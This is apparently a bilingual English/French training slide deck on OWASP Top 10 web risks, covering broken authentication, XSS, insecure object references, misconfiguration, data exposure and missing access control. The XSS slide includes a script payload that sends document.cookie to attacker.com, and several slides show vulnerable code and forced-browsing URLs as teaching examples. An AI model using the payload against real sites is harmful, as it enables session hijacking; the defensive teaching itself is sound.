
Stage 1: String SQL Injection

Stage 3: Numeric SQL Injection

Demo : Blind SQL injection



A2 – Broken Authentication and session management



- **Who:** Anyone (external / internal / administrators)
- **Exploitability:** Use leaks or flaws in the authentication or session management functions (accounts, passwords, session IDs)
- **Frequency:** Often custom built authentication and session management schemes
- **Detectability:** Difficult because each authentication is unique
- **Technical Impact:** Everything as privileged accounts are targeted
- **Business Impact:** Data stolen / Availability / Reputation



A2 – Broken Authentication and session management

Am I Vulnerable to Hijacking?

1. Protect credentials (have strong credentials)
2. Weak account management functions
3. Session IDs exposed in URL / vulnerable to session fixation
4. Session IDs rotated after successful login
5. Use of TLS

How Do I Prevent Hijacking?

1. Strong authentication and session management controls
2. Avoid XSS flaws (used to steal session IDs)

Example Attack Scenario

1. Forward URL

`http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii`

2. Wrong timeout and no logout
3. Passwords stolen



A2 – Violation de gestion d'authentification et de session

Les failles dans la gestion de sessions avec une authentification se traduisent par une incapacité de l'application à protéger les informations.

VULNERABILITÉ

Les **faiblesses** dans le mécanisme principal d'**authentification** ne sont pas rares mais les faiblesses sont plus souvent introduites par des fonctions auxiliaires d'authentification telle que:

- la **déconnexion**,
- la **gestion de mot de passe**,
- le **timeout**,
- les **questions secrètes**
- les mises à jour des informations relatives au compte



A2 – Violation de gestion d'authentification et de session

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Scanners de vulnérabilités mettent un temps très long pour détecter les vulnérabilités
- Difficile pour l'analyse statique de vérifier les mécanismes personnalisés de gestion de la session et de l'authentification

Approches manuelles

- Revue de code
- Tests d'intrusion



A2 – Violation de gestion d'authentification et de session PROTECTION

Prévenir les failles d'authentification demande de se plier à de nombreuses **règles**:

- Utiliser uniquement des **mécanismes** de gestion de sessions **intégrés**
- N'acceptez pas des identifiants de sessions, nouveaux, préréglés ou invalides à partir de l'URL ou dans la requête. Ce genre d'attaque porte le nom de « Session Fixation »

Session fixation:

1. un attaquant crée une nouvelle session sur un application web et sauvegarde l'identifiant de session
2. l'attaquant force la victime à s'authentifier auprès du serveur en utilisant l'identifiant de session précédent
3. l'attaquant a alors accès au compte de la victime

Remarque: certaines applications web authentifient un utilisateur sans invalider l'identifiant de session qui peut alors être réutilisé



A2 – Violation de gestion d'authentification et de session

PROTECTION

- Limitez ou **supprimez** de votre code les **cookies** personnalisés relatifs à l'authentification ou la gestion de session
- Utilisez un **mécanisme d'authentification unique** avec un niveau de sécurité et un nombre de facteurs appropriés.
- N'autorisez pas le démarrage du processus d'authentification à partir d'une page non cryptée.
- Envisagez de générer un **nouveau jeton de session** (Token) à chaque **changement d'authentification** ou de niveau de privilège
- Assurez-vous que toutes les pages disposent d'un **lien de déconnexion**



A2 – Violation de gestion d'authentification et de session

PROTECTION

- Utiliser une période de **timeout** qui déconnecte automatiquement tout utilisateur après une période d'inactivité
- Utiliser uniquement des fonctions d'authentification annexes **sécurisées** (questions et réponses, réinitialisation du mot de passe)
- N'exposez **aucun identifiant de session** ou identifiant valide dans les **URL** ou les **logs** (aucune réécriture de session ou enregistrement du mot de passe de l'utilisateur dans les journaux d'évènements)
- **Vérifier l'ancien mot de passe** lorsque l'utilisateur change pour un nouveau mot de passe




Demo XI

Session management flaw:
Session Fixation
Demo : Hijack a session



A3 – Cross-Site Scripting (XSS)



- **Who:** Anyone (external / internal / administrators)
- **Exploitability:** Text-based attacks exploiting the interpreter syntax
- **Frequency:** Input content not validated or escaped properly (stored, reflected, DOM based)
- **Detectability:** Examining code (easy) / Testing (easy) => scanners and fuzzers can help
- **Technical Impact:** Hijack sessions / Defacement / Insert hostile content
- **Business Impact:** Reputation



A3 – Cross-Site Scripting (XSS)

Am I Vulnerable to XSS?

1. Input validation (escaping) / Proper output encoding
2. Different browser side interpreter (JavaScript, ActiveX, Flash, Silverlight) makes automated detection difficult
3. Code review and pen testing

How Do I Prevent XSS?

1. Escaping routines from ESAPI or equivalent
2. White list input validation
3. Use auto-sanitization library for rich content (AntiSamy)

Example Attack Scenario

```
(String) page += "<input name='creditcard' type='TEXT'  
value="" + request.getParameter("CC") + ">";
```

CC: '**'><script>document.location=**
'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.



A3 - Cross Site Scripting (XSS)

DEFINITION

Cross Site Scripting, plus connu sous le nom de XSS, est en fait un sous-ensemble de l'injection HTML

Les failles XSS se produisent à chaque fois qu'une application prend des données écrites par l'utilisateur et les **envoie** à un browser web **sans** en avoir au préalable **validé** ou codé le contenu.

XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin:

- De **détourner** des sessions utilisateur,
- De **défigurer** des sites web,
- D'**insérer** du contenu hostile,
- D'effectuer des **attaques par phishing**, et prendre le contrôle du navigateur de l'utilisateur en utilisant un **script malicieux** (Malware Scripting). Le script malicieux est habituellement écrit en Javascript.



A3 - Cross Site Scripting (XSS)

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées:

- Faux positifs (pas de vérification que la validation est faite)
- Impossible de trouver un XSS basé sur DOM (Ajax)

Approches manuelles:

- Audit de code: coûteux en temps

PROTECTION

La meilleure protection contre XSS est une combinaison:

- de **validation** de type « whitelist » de toutes les données entrantes: la validation permet la détection d'attaques
- du **codage** approprié de toutes les données produites en sortie: l'encodage empêche toute injection de script de se produire dans le navigateur.



Demo X

Cross-Site Scripting (XSS):

Stage 1: Stored XSS

~~HTTPOnly Test~~

Stored XSS Attacks

Reflected XSS Attacks

Cross Site Request Forgery (CSRF)


Demo : Phishing with XSS

Video:

<http://prox-ia.blogspot.com/2009/10/cross-site-request-forgery-par-limage.html>



A4 – Insecure Direct Object References



- **Who:** Any user with a partial access to data
- **Exploitability:** Change a parameter value to get another object
- **Frequency:** Application do not verify a user can access an object
- **Detectability:** Code review and testing (easy)
- **Technical Impact:** Data referenced by a parameter are compromised
- **Business Impact:** Value of exposed data / Reputation



A4 – Insecure Direct Object References

Am I Vulnerable?

1. For DIRECT references to RESTRICTED resources: check user is authorized
2. For INDIRECT references: mapping limited to user's authorized values

How Do I Prevent This?

1. Use « per user » or « per session » indirect object references (restricted to user's rights) => ESAPI can help
2. Check access for direct object references

Example Attack Scenario

```
String query = "SELECT * FROM accts WHERE account = ?";  
  
PreparedStatement pstmt =  
connection.prepareStatement(query , ... );  
  
pstmt.setString( 1, request.getParameter("acct"));  
  
ResultSet results = pstmt.executeQuery( );  
  
http://example.com/app/accountInfo?acct=notmyacct
```



A4 – Référence directe non sécurisée à un objet

Une référence directe existe lorsqu'un développeur affiche une référence vers l'implémentation interne d'un objet comme

- Un fichier
- Un répertoire
- Un **enregistrement de base de données**
- Une clef comme un paramètre d'un formulaire ou d'une URL

Un attaquant peut alors **manipuler** directement la **référence** à l'objet pour **accéder à d'autres objets sans autorisation**, même avec des vérifications de contrôle d'accès en place.



A4 – Référence directe non sécurisée à un objet

VULNERABILITÉ

Par exemple, si le code autorise l'utilisateur à donner un **nom de fichier** ou un répertoire, cela peut permettre à un attaquant de **sortir de la structure** de l'application et d'**accéder à d'autres ressources**.

Dans l'exemple ci-dessous, même si l'application ne présente pas de lien vers des cartes non autorisées, et que l'injection SQL n'est pas possible, l'attaquant peut changer le paramètre cartID avec la valeur qu'il veut.

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```



A4 – Référence directe non sécurisée à un objet

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Scanners de vulnérabilités identifient difficilement les paramètres manipulables
- Analyse statique ne sait pas quels paramètres doivent avoir un contrôle d'accès

Approches manuelles

- Revue de code
- Tests d'intrusion
- Coûteux en temps



A4 – Référence directe non sécurisée à un objet

PROTECTION

La mise en place d'une méthode de référence aux objets d'application est importante:

- **Evitez d'exposer** des **références d'objet privé** aux utilisateurs, chaque fois que possible, tels les clés primaires ou noms de fichiers
- **Validez** sans retenue toutes les **références** aux objets privés, via la **méthode** d'acceptation des **bonnes valeurs**
- Vérifiez l'autorisation à tous les objets référencés



A4 – Référence directe non sécurisée à un objet

La meilleure solution consiste en l'utilisation d'une **valeur d'index** ou d'une référence permettant de prévenir la manipulation du paramètre.

<http://www.example.com/application?file=1>

Si vous devez exposer directement une référence à la structure de la base de données, vérifiez que les commandes SQL et les autres méthodes d'accès à la base ne permettent que la visualisation des enregistrements autorisés :

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
User user = (User)request.getSession().getAttribute( "user" );
String query = "SELECT * FROM table WHERE cartID=" + cartID +
    AND userID=" + user.getID();
```



Demo XI - bis

Access Control Flaws:


Bypass a Path Based Access Control Scheme

Stage 1: Bypass Business Layer Access Control

Stage 3: Bypass Data Layer Access Control



A5 – Security Misconfiguration



- **Who:** Anyone
- **Exploitability:** Access to default accounts, unused pages, unpatched flaws, unprotected files and directories to gain unauthorized access
- **Frequency:** At different levels, platform, web server, application server, framework, custom code
- **Detectability:** Automatic scanning for missing patches, default accounts, unnecessary services
- **Technical Impact:** Access to data or complete system compromise
- **Business Impact:** Data stolen and recovery costs



A5 – Security Misconfiguration

Am I Vulnerable?

1. Software updates
2. Unnecessary disabled / default account changed
3. Leaking from error handling
4. Framework security settings understood (Struts, Spring, ASP.NET)

How Do I Prevent This?

1. Hardening process / Scan/audit performed periodically
2. Software and patches deployment process
3. Architecture with a good separation between components

Example Attack Scenario

1. Application server console automatically installed
2. Directory listing not disabled / Reverse Java classes
3. Stack traces exposed to users
4. Provided sample applications not removed



A5 – Mauvaise configuration de la sécurité

VULNERABILITÉ

- Dernières versions des patchs non appliquées: OS, serveur d'applications, base de données, applications et librairies
 - Vous n'avez pas appliqué le dernier patch de votre web serveur
 - L'attaquant décompile le patch et analyse la faille
 - L'attaquant scanne les serveurs web non patchés et attaque le vôtre
- Ce qui n'est pas nécessaire n'est pas désactivé: services, ports, pages, comptes « utilisateur »
 - L'accès au contenu des répertoires n'est pas désactivé sur votre serveur web
 - L'attaquant télécharge vos classes Java et les décompile
 - L'attaquant trouve une faille majeure dans le code
- Les mots de passe par défaut ne sont pas changés
 - La console d'administration de votre serveur d'application est installée par défaut
 - Vous ne l'avez pas désinstallée
 - Vous n'avez pas changé les comptes « utilisateur » par défaut
 - L'attaquant accède à votre serveur




A5 – Mauvaise configuration de la sécurité

PROTECTION

- Environnement durci installé automatiquement et identique pour le développement, la validation et la production
- Une procédure de déploiement des patchs et des mises à jours est jouée périodiquement
- Une bonne architecture avec un bon cloisonnement est mise en place
- Des scans périodiques sont exécutés pour détecter les erreurs de configuration et les patchs manquants



A6 – Sensitive Data Exposure



- **Who:** Anyone that has access to sensitive data and backups
- **Exploitability:** Key stolen, MITM attack, clear text data stolen
- **Frequency:** Data no encrypted, weak key generation and weak algorithm
- **Detectability:** Browser weaknesses easy to detect but hard to exploit
- **Technical Impact:** Sensitive data stolen (health records, private data, credit cards)
- **Business Impact:** Data stolen / Legal liability / Reputation



A6 – Sensitive Data Exposure

Am I Vulnerable to Data Exposure?

1. Encrypted everywhere it is stored and in transit
2. Strong encryption keys and algorithms
3. Proper browser directives and headers (SSL, POST,...)

How Do I Prevent This?

1. Do not store sensitive data unnecessarily / Discard as soon as possible
2. Disable auto-complete and page caching for sensitive data

Example Attack Scenario

1. Unsalted password file retrieved decrypted with « Rainbow tables »
2. SSL not used allow to steal the session cookie
3. Database encrypting/decrypting automatically sensitive data



A6 – Stockage cryptographique non sécurisé

Les applications qui utilisent fréquemment des moyens de chiffrement contiennent une cryptographie mal conçue

- soit en utilisant des procédés de chiffrement inappropriée
- soit en faisant de graves erreurs en utilisant des procédés de chiffrement forts

VULNERABILITÉ

Les problèmes les plus courants sont :

- Pas de chiffrement des données sensibles
- Utilisation d'algorithmes de chiffrement « maison »
- Utilisation incorrecte d'algorithmes robustes
- Utilisation récurrente d'algorithmes connus pour leurs faiblesses (MD5, SHA-1, RC3, RC4, etc.)
- Clés codés en dur, stockage de clés dans des zones non protégées



A6 – Stockage cryptographique non sécurisé

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Peuvent détecter l'utilisation d'API cryptographiques connues
- Ne peuvent vérifier leur utilisation

Approches manuelles

- Revue de code



A6 – Stockage cryptographique non sécurisé

PROTECTION

- Ne pas créer d'algorithmes de chiffrement.
- Ne pas utiliser d'algorithmes faibles,
- Générer les clés hors-ligne et stocker les clés privées avec une extrême précaution.
- Assurez-vous que les données chiffrées sur disque ne sont pas faciles à décrypter.
- Assurez-vous que l'infrastructure d'accréditations comme les bases de données d'identités sont correctement sécurisés (via des permissions et des contrôles renforcés sur le système de fichiers)



A6 – Protection insuffisante de la couche « transport »

VULNERABILITÉ

- Utiliser **SSL** pour les communications avec des utilisateurs
- Configurer SSL/TLS pour n'utiliser que des algorithmes « forts » selon FIPS 140-2
- Utiliser un **certificat serveur valide** i.e non expiré, non revoqué et correspondant aux domaines utilisés par le site web
- Il est aussi important de chiffrer les communications avec les serveurs back-office.
- **Chiffrer** des données sensibles, comme les informations de cartes de crédit ou les numéros de sécurité sociale, est devenu une **exigence réglementaire** dans le domaine de la finance et de la vie privée pour beaucoup d'organisations
- Positionner le paramètre « **secure** » pour les cookies « sensibles »




A6 – Protection insuffisante de la couche « transport »

EXEMPLES D'ATTAQUES

- Un site web n'utilise pas SSL pour toutes les pages qui nécessitent une authentification
 - L'attaquant « sniffe » les échanges et récupère le cookie de session d'un utilisateur authentifié
 - L'attaquant utilise le cookie pour s'authentifier
-
- Un site web a mal configuré son certificat serveur
 - L'utilisateur reçoit des messages d'alerte qu'il doit ignorer pour accéder à son site
 - L'utilisateur s'habitue aux alertes
 - Une attaque de phishing sur ce site web génère des alertes identiques et l'utilisateur les ignore



A7 – Missing Function Level Access Control



- Who:** Anyone
- Exploitability:** Change the URL or a parameter to access to a privileged function
- Frequency:** System misconfigured or no proper code check
- Detectability:** Detecting is easy but it is more difficult to identify which functions to attack
- Technical Impact:** Access to unauthorized functionality (administrative functions are targeted)
- Business Impact:** Data and functions exposed / Reputation



A7 – Missing Function Level Access Control

Am I Vulnerable?

1. Navigation allowed to authorized and unauthorized functions
2. Authentication and authorization checked
3. Server side checks

How Do I Prevent This?

1. No « hard coding »
2. « Deny all » by default => explicit grants to roles
3. In a workflow check conditions and state before calling each function

Example Attack Scenario

1. A « action » parameter specifies the function to invoke (roles not checked)
2. Force browsing to: <http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo



A7 – Manque de restriction d'accès d'URL

Si la seule protection pour l'accès à une URL est que les liens vers la page ne sont pas affichés pour des utilisateurs non autorisés.

Alors, un attaquant motivé, compétent, ou tout simplement très chanceux, peut trouver et accéder à ces pages, invoquer les fonctions correspondantes et voir les données.

Les vérifications des **contrôles d'accès** doivent être effectuées **avant** qu'une **requête** d'accès aux fonctions sensibles soit autorisée, ce qui assure que l'utilisateur est autorisé à accéder à cette fonction.



A7 – Manque de restriction d'accès d'URL

VULNERABILITÉ

La première méthode d'attaque pour cette vulnérabilité est appelée “forced browsing », qui regroupe la **recherche de liens** et des techniques d'attaque par force brute pour trouver des pages non protégées.

Des exemples communs de ces vulnérabilités sont:

- Des **URLs “cachées” ou “spéciales”**, accessibles uniquement aux administrateurs ou aux utilisateurs privilégiés au niveau de la couche présentation, mais accessibles à tous les utilisateurs s'ils savent qu'elles existent comme `/admin/adduser.php`
- Les applications autorisent souvent des accès à des fichiers « cachés » comme des rapports système générés, **la sécurité reposant sur « l'obscurité »** pour les cacher.



A7 – Manque de restriction d'accès d'URL

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Difficile pour les scanners de vulnérabilités de trouver les pages cachées et de déterminer celles autorisées pour chaque utilisateur
- Difficile pour les outils d'analyse statique d'identifier les contrôles d'accès dans le code et de lier la couche présentation avec la logique métier

Approches manuelles

- Revue de code
- Tests d'intrusion



A7 – Manque de restriction d'accès d'URL

PROTECTION

Les points importants:

- Mettre en place le contrôle d'accès sur les URLs nécessite de suivre un planning sérieux.
- Assurez-vous que toutes les URLs et les **fonctions métier** sont **protégées** par un mécanisme de contrôle d'accès efficace
- Effectuez un **test de pénétration**
- Prêtez une attention toute particulière à **l'inclusion** de fichiers et de **librairies**,
- Ne supposez pas que les utilisateurs ne connaissent pas les URLs ou les APIs spéciales ou cachées.
- **Bloquez** l'accès à tous les **types de fichier** que votre application n'utilisera jamais
- Être à jour concernant la **protection antivirus et des patches**



A7 – Manque de restriction d'accès d'URL

PROTECTION

- Prendre le temps de **planifier les autorisations** en créant une matrice pour mettre en correspondance les rôles et les fonctions des applications est une étape clé pour assurer la protection des accès URL non restreints.
- Les applications WEB doivent renforcer le **contrôle d'accès à chaque URL et chaque fonction métier**.
- Il n'est pas suffisant de mettre un mécanisme de **contrôle d'accès** au niveau de la **couche présentation** et de laisser la **logique métier** non protégée.
- Il n'est pas non plus suffisant de réaliser une **vérification** unique lorsque le processus s'assure que l'utilisateur est authentifié et après ne pas vérifier les **étapes suivantes**.
- Un **attaquant** peut simplement **sauter l'étape** où l'**authentification** est faite, et forger les valeurs de paramètres nécessaires pour passer à l'étape suivante.

